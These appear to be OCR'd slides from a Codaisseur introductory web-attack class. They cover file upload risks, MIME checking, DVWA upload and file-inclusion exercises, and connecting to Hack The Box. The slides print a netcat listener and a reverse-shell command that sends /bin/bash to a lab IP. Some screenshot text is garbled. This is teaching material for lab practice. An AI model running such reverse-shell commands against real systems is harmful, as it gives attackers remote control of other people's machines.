Welcome Cyber#1

Reader: reader.codaisseur.com

Slack: codaisseur-school.slack.com

Discord: https://discord.gg/qyehPh

WEB ATTACK & Learning

Homework???

Today...

- File uploads
- Reverse Shells
- Content type checking
- Demo upload reverse shell
- File inclusion
- Discuss homework
- Do HtB

File Uploads

Why are they so dangerous?

- Overwrite files
- Upload of malicious files
- File system full
- Many uploads at the same time

Where do the files end up?

/var/www/html/uploads/file.png

DVWA -> upload an image

DVWA -> upload an *.php??? easy vs medium

MIME types...

<category> <type>

Content type checking ...

- text/plain
- audio/mpeg
- video/mpeg
- text/javascript
- application/vnd.rar
- text/css
- text/html
- image/jpeg

DVWA -> upload an *.php??? medium

Reverse Shells...

Reverse Shells?????

Shells...

SSH Ximena@coadaisseur.academy



	•		■ Ma	cintos	h HD	— top -	- 80×24	1				
Load Shar MemR Physi VM: Netw	esses: 210 to Avg: 1.40, 1 edLibs: 1648K egions: 31278 Mem: 5893M us 523G vsize, 10 orks: packets s: 80156/2205	75, 1 resid total ed (11 926M 1 1216	l.00 CP jent, 0B l, 1892M l91M wir ramewor 05/8925K	Jusag data, resid ed), 1 vsiz in, 1	ge: 4. . 0B l dent, l0G un re, 0(l1907/	15% us inkedi 117M p used. (0) swa 1964K	er, 4.4 t. rivate, pins, θ	0% sys, 564M s	91.4	4% id	23:30:03 le	
PID	COMMAND	%CPU	TIME	#TH	#W0	#PORT	MEM	PURG	CMPR	PGRP	PPID	
	screencaptur	0.0	08:80.0	2 7		55+	1952K+	20K+		262	262	
598	mdworker	0.0	00:00.0	1 3	Θ		2032K	6B	GB	590		
589	mdworker	0.0	08:80.0	1 3	Θ		1572K	6B	ΘВ	589		
588	top	1.7	00:00.5	1/1	Θ	22+	2860K	6B	ΘВ	588	584	
584	bash	0.0	08:80.0	9 1			588K	ӨВ	6B	584	583	
583	login	0.0	08:80.0	1 3		28	1228K	8B	6B	583	482	
574	auditd	0.0	08:80.0	9 2	8	25	560K	8B	6B	574		
567	System Prefe	0.0	00:03.2	3 3	8	278	39M	8364K	6B	567		
561	systemstatsd	0.0	00:00.0	1 2		19	1040K	8B	6B	561		
568	com.apple.We		08:01.4	2 9	Θ	229	25M	6B	өв	560		
558	com, apple.We	0.0	00:05.0	7 15		224	151M	1716K	өв	558		
555	bash	0.0	00:00.0	9 1	Θ	15	604K	өв	ΘВ	555	554	
554	login	0.0	08:80.0	1 3		28	1176K	өв	ΘВ	554	482	
550	bash	0.0	00:00.0				608K	өв	өв	550	549	

Shells...

SSH Ximena@coadaisseur.academy







Macintosh HD — top — 80

Processes: 210 total, 2 running, 9 stuck, 199 sleeping, 901 threads 23:30:6 Load Avg: 1.40, 1.75, 1.60 CPU usage: 4.15% user, 4.46% sys, 91.44% idle Shared(liss: 1648K resident, 88 data, 80 linkedit. MemRegions: 31278 total, 1892M resident, 117M private, 564M shared.

PhysMem: 5893M used (1191M wired), 10G unused. VM: 523G vsize, 1826M framework vsize, 0(9) swapins, θ(θ) swapouts Networks: packets: 12185/8925K in 11997/1964K out. Nisks: 88155(2795K paged 2)3253/135M writtens


Reverse Shells...



SSH jeroen@10.110.0.3



Reverse Shells...



```
} 6 6 {
Ncat
```

Netcat...

nc-lvp 5678

nc 10.110.0.3 5678 -e /bin/bash

Reverse Shells...



nc-lvp 5678

nc 10.110.0.3 5678 -e /bin/bash

Why?

Assume we have a standard footer file called "footer.php", that looks like this:

```
<?php
echo "<p>Copyright &copy; 1999-" . date("Y") . " W3Schools.com";
?>
```

To include the footer file in a page, use the include statement:

Example

```
<html>
<body>
<hi>>body>
<hi>>Welcome to my home page!</hi>
Some text.
Some more text.
<pphp include 'footer.php';?>
</body>
</html>
```

Run example »

DVWA -> include an *.php??? low



Homework



Hard to get in...



Hard to get in...



- While ago...
- I don't remember how I did it exactly
- Hints and kept following the hints
- Bit of coding?

Easy exercise...



Easy exercise...



Wasn't so easy.....

Easy exercise...



Reverse engineering

Easy exercise...





Reverse engineering

Start HtB...



Starting point....


Connect to HtB...



But first connect....





Virtual Private Network





HtB...

HTB.eu










Make a connection...

```
(kali@kali)-[~/Desktop]
$ sudo openvpn hTbJeroen.ovpn
```

tun0???



WHY all this???

Harry...



Read information Hear information See information

Harry

Harry...



Read information Hear information See information

FORGET information

Harry

Harry...



Harry



Codaisseur

LEARN by DOING

- + Tell
- + Show
- + Give materials
- + Filter important stuff
- + Challenge you
- + Repetition

HtB walkthroughs...

Archetype

Learn by doing...

What did you learn?



Learn by doing...

- Enters and spaces are important
- Hacking phases
- Smb clients
- SQL
 - IS_SRVROLEMEMBER
 - xp_cmdshell "whoami"
- Git clone
- Pip install.
- Cat alternative for windows


Learn more...

```
$ports=$(nmap......
DTScondig file
Impacket
Reverse shell code (powershell)
```

But...

Be carefull..

HomeWork...



HomeWork...

